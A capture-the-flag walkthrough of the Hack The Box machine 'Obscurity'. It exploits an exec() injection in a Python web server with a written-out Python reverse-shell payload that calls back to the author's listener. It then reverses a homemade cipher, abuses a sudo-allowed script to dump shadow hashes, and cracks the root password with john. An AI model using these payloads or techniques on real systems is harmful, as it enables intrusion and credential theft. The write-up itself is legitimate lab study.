

## obscurity

Hey! It's me again.

Today we will talk about obscurity, this is another easy box (not really easy for me), but they was rated it's a medium machine. here we go!



Nmap


We always start with nmap to scan for open ports and services:

```
root@n3mo:~/Desktop/htb/obscurity# nmap -sV -sC obscurity.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-29 18:50 EST
Nmap scan report for obscurity.htb (10.10.10.168)
Host is up (0.50s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp    closed http
8080/tcp  open  http-proxy   BadHTTPServer
|_ fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Wed, 29 Jan 2020 11:52:45
|     Server: BadHTTPServer
|     Last-Modified: Wed, 29 Jan 2020 11:52:45
|     Content-Length: 4171
|     Content-Type: text/html
|     Connection: Closed
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
```

## obscurity

We got ssh open on port 22, http on port 80 but it was close and port 8080.

Jump in to port 8080 :



it says we have a python script in some where. i used gobuster and dirsearch to find it but nothing back.

So I tried it in burp. and I found that script, download and analyse it.

Here is that script:

<https://github.com/hinemo123/hackthebox/blob/master/obscurity/SuperSecureServer.py>

I found something interesting. `exec` should not appear in any script.

```
def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later debug
        exec(info.format(path)) # This is how you do string formatting, right?
```


We can code injection via that function. Go to PayLakAllthings and get a python reverse.

Here is my payload

```
10.10.10.168:8080/hey';import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.252",
9000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);hehe='
```

In my local machine. listen for 9000 port.

## obscurity




The screenshot shows a web browser window with the URL `http://obscurity.htb:8080/` and a terminal window running a directory search. The terminal output shows the following:

```
root@n3mo: ~/Downloads root@n3mo: ~/...htb/obscurity root@n3mo: ~/...htb/dirsearch
File Actions Edit View Help
root@n3mo: ~/Downloads root@n3mo: ~/...htb/obscurity root@n3mo: ~/...htb/dirsearch
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
swap
tmp
usr
var
vmlinuz
vmlinuz.old
$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@obscurity:/#
```

Ye ye! initial shell now.

Enumerate a little bit in home dir. we will get something about crypto. its so simple to reverse, even you don't know any thing about crypto like me.

<https://github.com/hinemo123/hackthebox/blob/master/obscurity/SupperSecurityCryp.py>



The screenshot shows a terminal window with the following commands and output:

```
www-data@obscurity:/home/robert$ cat out.txt
cat out.txt
!0EeUp00Yy*DEBpE0EaB5YE000e0EeeN0Yp0KaUpa0Nda0;0a0aEif00aEYaaEif0IeN0aa0i*vwww-data@obscurity:/home/robert$ cat check.txt
cat check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
www-data@obscurity:/home/robert$ cat passwordreminder.txt
cat passwordreminder.txt
NEIEaUAne~*jkwwww-data@obscurity:/home/robert$ cat SuperSecurityCryp.py
```

It include check.txt, out.txt, passwordreminder.txt and a script for encode and decode.

You must cat it and base64 encode for copy to you local machine.

I write a script to get the key and decrypt the passwordreminder. here is it.

<https://github.com/hinemo123/hackthebox/blob/master/obscurity/encrypt.py>

when we got the key, every thing is easy to get the plain text.

Use that password for ssh, we will get user.txt. very simple, I call this machine for python develop, I'm not good in python so it took me a lot of time. but when you think about it. this is a easy machine.

## obscurity

Now we go ahead to root part.

I saw another file in home dir.its call BetterSSH.so check it now.i forget to “cat” it,so when you do this machine,read it careful.

When I ran sudo -l,BetterSSH.py run with sudo without password.

```
robert@obscurity:~$ sudo -l
Matching Defaults entries for robert on obscurity:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscurity:
  (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

Ran it with Robert creds.i got another shell.shell in shell.but still is Robert.we must become root to complete this machine.

I read that script and write a script to get the hash pass for root.and ran that script before run betterssh.make sure that script run in background.

Here is my script:

<https://github.com/hinemo123/hackthebox/blob/master/obscurity/exploitroot.py>

```
robert@obscurity:/tmp$ ls
DUMP          systemd-private-fe127985c0a54be7843c20c1ef250276-systemd-resolved.service-YMTS73
exploit.py    systemd-private-fe127985c0a54be7843c20c1ef250276-systemd-timesyncd.service-SXdJeI
SSH          vmware-root_591-4021587784
robert@obscurity:/tmp$ cat DUMP
root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfneEbo0wSiJw1GQuSSvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7

robert
$6$fZzcDG7g$lF035GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvW00XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7
```

Here is root hash pass.i copy it and use john for crack that hash.

```
root@n3mo:~/Desktop/htb/obscurity# cat x.txt
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfneEbo0wSiJw1GQuSSvJSk8X1M56kzgGj8f7DFN1h4dy1
root@n3mo:~/Desktop/htb/obscurity# john --wordlist=/usr/share/wordlists/rockyou.txt x.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
root@n3mo:~/Desktop/htb/obscurity# john --show x.txt
?:mercedes

1 password hash cracked. 0 left
```

## obscurity

Now,su root for get root:

```
robert@obscurity:~$ su root
Password:
root@obscurity:/home/robert# whoami;date;hostname
root
Wed Jan 29 13:10:04 UTC 2020
obscurity
root@obscurity:/home/robert#
```

Yolo.this is 5<sup>th</sup> machine I did it by my self,and also need some hint from forum and friend.

Thank for reading!

Happy hacking.

N3mo.